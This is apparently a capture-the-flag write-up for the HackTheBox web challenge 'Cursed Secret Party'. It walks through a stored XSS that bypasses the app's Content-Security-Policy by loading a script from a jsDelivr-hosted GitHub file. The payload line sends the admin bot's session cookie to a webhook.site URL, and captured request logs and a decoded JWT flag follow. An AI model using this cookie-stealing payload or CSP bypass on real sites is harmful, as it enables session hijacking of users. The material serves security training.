

Cursed Secret Party

1) There is a bot that adds flag into jwt token

```
JS bot.js x
challenge > JS bot.js > ...

24
25 const visit = async () => {
26   try {
27     const browser = await puppeteer.launch(browser_options);
28     let context = await browser.createIncognitoBrowserContext();
29     let page = await context.newPage();
30
31     let token = await JWTHelper.sign({ username: 'admin', user_role: 'admin', flag: flag });
32     await page.setCookie({
33       name: 'session',
34       value: token,
35       domain: '127.0.0.1:1337'
36     });
37
38     await page.goto('http://127.0.0.1:1337/admin', {
39       waitUntil: 'networkidle2',
40       timeout: 5000
41     });
42
43     await page.goto('http://127.0.0.1:1337/admin/delete_all', {
44       waitUntil: 'networkidle2',
45       timeout: 5000
46     });
47
48     setTimeout(() => {
49       browser.close();
50     }, 5000);
51
52   } catch(e) {
53     console.log(e);
54   }
55 }
```

2) The location loads data from database and renders

```

31 router.get('/admin', AuthMiddleware, (req, res) => {
32     if (req.user.user_role !== 'admin') {
33         return res.status(401).send(response('Unauthorized!'));
34     }
35
36     return db.get_party_requests()
37         .then((data) => {
38             res.render('admin.html', { requests: data });
39         });
40 });
41
42 router.get('/admin/delete_all', AuthMiddleware, (req, res) => {
43     if (req.user.user_role !== 'admin') {
44         return res.status(401).send(response('Unauthorized!'));
45     }
46
47     return db.remove_requests()
48         .then(() => res.send(response('All records are deleted!')));
49 });
50

```

```

<> admin.html X
cha ~/Web/Cursed Secret Party/web_cursed_party/challenge/views/admin.html
1 <html>
2   <head>
3     <link rel="stylesheet" href="/static/css/bootstrap.min.css" />
4     <title>Admin panel</title>
5   </head>
6
7   <body>
8     <div class="container" style="margin-top: 20px">
9       {% for request in requests %}
10         <div class="card">
11           <div class="card-header"> <strong>Halloween Name</strong> : {{ request.halloween_name | safe }} </div>
12           <div class="card-body">
13             <p class="card-title"><strong>Email Address</strong>      : {{ request.email }}</p>
14             <p class="card-text"><strong>Costume Type </strong>      : {{ request.costume_type }} </p>
15             <p class="card-text"><strong>Prefers tricks or treat </strong>      : {{ request.trick_or_treat }} </p>
16
17             <button class="btn btn-primary">Accept</button>
18             <button class="btn btn-danger">Delete</button>
19           </div>
20         </div>
21       {% endfor %}
22     </div>
23
24   </body>
25 </html>

```

3) Input to the database is not sanitized

```

router.post('/api/submit', (req, res) => {
  const { halloween_name, email, costume_type, trick_or_treat } = req.body;

  if (halloween_name && email && costume_type && trick_or_treat) {
    return db.party_request_add(halloween_name, email, costume_type, trick_or_treat)
      .then(() => {
        res.send(response('Your request will be reviewed by our team!'));
        bot.visit();
      })
      .catch(() => res.send(response('Something Went Wrong!')));
  }

  return res.status(401).send(response('Please fill out all the required fields!'));
});

```

We could exploit xss

4) CSP

```

app.use(function (req, res, next) {
  res.setHeader(
    "Content-Security-Policy",
    "script-src 'self' https://cdn.jsdelivr.net ; style-src 'self' https://fonts.googleapis.com; img-src 'self'; font-
  );
  next();
});

```


There is a csp in our way

```

"Content-Security-Policy",
  "script-src 'self' https://cdn.jsdelivr.net ; style-src 'self' https://fonts.googleapis.com; img-src
'self'; font-src 'self' https://fonts.gstatic.com; child-src 'self'; frame-src 'self'; worker-src 'self'; frame-
ancestors 'self'; form-action 'self'; base-uri 'self'; manifest-src 'self'"

```

5) CDN Github



CDN has provision to script load from github

6) Got a webhook

webhook.site#!/view/28609da5-6e91-47a3-adc8-2f1abcb28f8b

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0/100 Newest First

Try

ing for first request

Your unique URL

`https://webhook.site/28609da5-6e91-47a3-adc8-2f1abcb28f8b`

Open in new tab Examples

Your unique email address

`28609da5-6e91-47a3-adc8-2f1abcb28f8b@email.webhook.site`

Open in mail client

Your unique DNSHook

`*.28609da5-6e91-47a3-adc8-2f1abcb28f8b.dnshook.site`

About DNSHook

Forward to localhost with Webhook.site CLI

```
$ whcli forward --token=28609da5-6e91-47a3-adc8-2f1abcb28f8b --target=https://localhost
```

Install whcli

Star on GitHub 4,809

What is Webhook.site?

Webhook.site generates a free, unique URL and e-mail address and lets you see everything that's sent there instantly.

Webhook.site upgrade benefits

When you upgrade to a Webhook.site account, limitations are removed and more features are included:

- URLs never expire and can be managed in Control Panel or via API
- History of up to 10,000 requests and emails per URL
- Data is protected in your account
- Create advanced workflows with Custom Actions
- Transform data with JSONPath, Regex
- Forward requests
- Run scripts with JavaScript and WebhookScript
- Built-in integrations: Google Sheets, Excel, Slack, Dropbox, SFTP, Email, Push Notifications, and more
- Support for databases: MySQL, Postgres
- Create Web cronjobs and uptime monitors using Schedules

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7) Made payload

cdn.jsdelivr.net/gh/vigneswar-a/web@2178fb5f395cbb06114a9a917d41f8c0df82e991/xss.js

```
fetch("https://webhook.site/28609da5-6e91-47a3-adc8-2f1abcb28f8b/?cookie=" + document.cookie)
```

8) Submitted payload Got a cookie

webhook.site#!/view/28609da5-6e91-47a3-adc8-2f1abcb28f8b/4e732c40-41bd-4c06-9ab3-ad8b56adace1/1

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Copy Edit + New Login Upgrade Now

Password Alias Schedule CSV Export Custom Actions Run Now XHR Redirect Redirect Now More

REQUESTS (1/100) Newest First

Search Query

GET #f1e6f 94.237.62.195 03/28/2024 8:40:22 AM

Request Details

Permalink Raw content Copy as

GET `https://webhook.site/28609da5-6e91-47a3-adc8-2f1abcb28f8b/?cookie=session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWJlLn...`

Host 94.237.62.195 Whois Shodan Netify Censys

Date 03/28/2024 8:40:22 AM (a few seconds ago)

Size 0 bytes

Time 0.001 sec

ID f1e6fd54-bd1f-4f4f-8a79-58ebd4f41e85

Headers

connection	close
accept-encoding	gzip, deflate, br
referer	http://127.0.0.1:1337/
sec-fetch-dest	empty
sec-fetch-mode	cors
sec-fetch-site	cross-site
origin	http://127.0.0.1:1337
accept	*/*
sec-ch-ua-platform	
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko...
sec-ch-ua-mobile	?0
sec-ch-ua	
host	webhook.site
content-length	
content-type	

Query strings

cookie session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWJlLn...

Files

No content

Form values

(empty)

gchq.github.io/CyberChef/#recipe=JWT_Decode[]&input=ZXlkaGJHY2lPaUpJVXplMU5pSXNjbGl1Y0NkIkcFhWQ0o5LmV5SjJmZiMzYm1GdFpTSTZjbUZRfYldsdUlpd2lkWE5sY2w5... ☆

Download CyberChef ⬇️

Last build: 8 hours ago - Version 10 is here! Read about the new features hereOptions⚙️About / Support?

Operations

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To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

Encryption / Encoding

Public Key

Recipe

JWT Decode🔍⏸️

STEPBAKE!

Auto Bake

Input

+📁🔄🗑️🛡️

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWUiLCJyb2x1IjoieWRtaW4iLCJmbGFniOiSFRce2Qwbid0XzRsYDB3X2Nkb18xb19jbnRhcHIXO1LCJpcYXQiOjE3MTE1OTU0MjJ9.P6maacF9W2qpXHgwZ_-W_3MGh_iQtOnbqizvZRTY

Raw Bytes↩️LF

Output📄📋🔍🖱️

{
 "username": "admin",
 "user_role": "admin",
 "flag": "HTB{d0n't_4ll0w_cdn_in_c5p!!}",
 "iat": 1711595422
}

Raw Bytes↩️LF